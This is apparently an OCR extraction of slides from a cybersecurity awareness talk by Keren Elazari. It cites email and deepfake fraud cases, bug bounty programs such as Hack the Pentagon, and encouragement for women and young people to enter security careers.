https://www.thelocal.it/20180328/serie-a-club-lazio-email-scam

Lazio football club fell for a €2 million email scam: report


Lazio defender Stefan de Vrij. Photo: Filippo Monteforte/AFP

Cabarrus County Government targeted in social engineering scam

Cabarrus County officials released details of a social engineering scam that diverted a $2,504,601 vendor payment made by the County. Of that total, $1,728,082.60 remains missing.

The County intended to send the money to Roanoke, Virginia-based Branch and Associates, Inc., which serves as general contractor for construction of West Cabarrus High, a new school for the Cabarrus County Schools District.

Construction on the new high school has not been impacted, and the scam remains under investigation by the Cabarrus County Sheriff's Office and the Federal Bureau of Investigation.



https://thenextweb.com/security/2019/09/02/fraudsters-deepfake-ceos-voice-to-trick-manager-into-transferring-243000/


CYBER
HEARTBLEED
CYBER
DARPA



SECURE
MAYHEM
FOR ALL
SECURE


@K3r3n3

Keep Calm And Carry On?

Ideas For the Future


EVERYDAY SECURITY DECISIONS




@k3r3n3

ART

SCIENCE


ZERO TRUST


RETURN ON SECURITY INVESTMENT ?


Dev Sec Ops &
Secure Development
Red Team Testing
Threat Modeling &
Threat Hunting
Digital Forensics &
Incident Response
@k3r3n3

The Best Defence -

A Friendly Offense!

@k3r3n3


intel


verizon


Microsoft


Dropbox


facebook


STARBUCKS
COFFEE


SAMSUNG


WESTERN
UNION
MONEY TRANSFER


UNITED


TESLA


GitHub


moz://a


Google


UNITED


EXIT


TESLA
Information Security
TESLA
Information Security

By BRIAN MASTROIANNI / CBS NEWS / March 2, 2016, 1:43 PM

Defense Department invites you to "Hack the Pentagon"

@jackhcable

Millions Of Security Professionals Needed!

Why Girl Scouts Make Great Cybersecurity Hackers

TARAH WHEELER VAN VLACK

CONTRIBUTORS: Angie Chang / Katie Cunningham / Keren Elazari / Miah Johnson / Kristin Toth Smith / Kamilah Taylor / Brianna Wu /

<WOMEN IN TECH>

TAKE YOUR CAREER TO THE NEXT LEVEL

with Practical Advice and Inspiring Stories

Includes:

THE SECRETS OF SALARY NEGOTIATION
THE BEST FORMAT FOR TECH RESUMES
HOW TO ACE A TECH INTERVIEW
HOW TO START YOUR OWN COMPANY

@Tarah


Leading
Cyber Ladies
@LadiesCybe

http://passcode.csmonitor.com/hackerkids

Image : Project neXus Photography by Thomas Solberg Andersen

The Future Is In Your Hands !

Keren Elazari
www.K3r3n3.com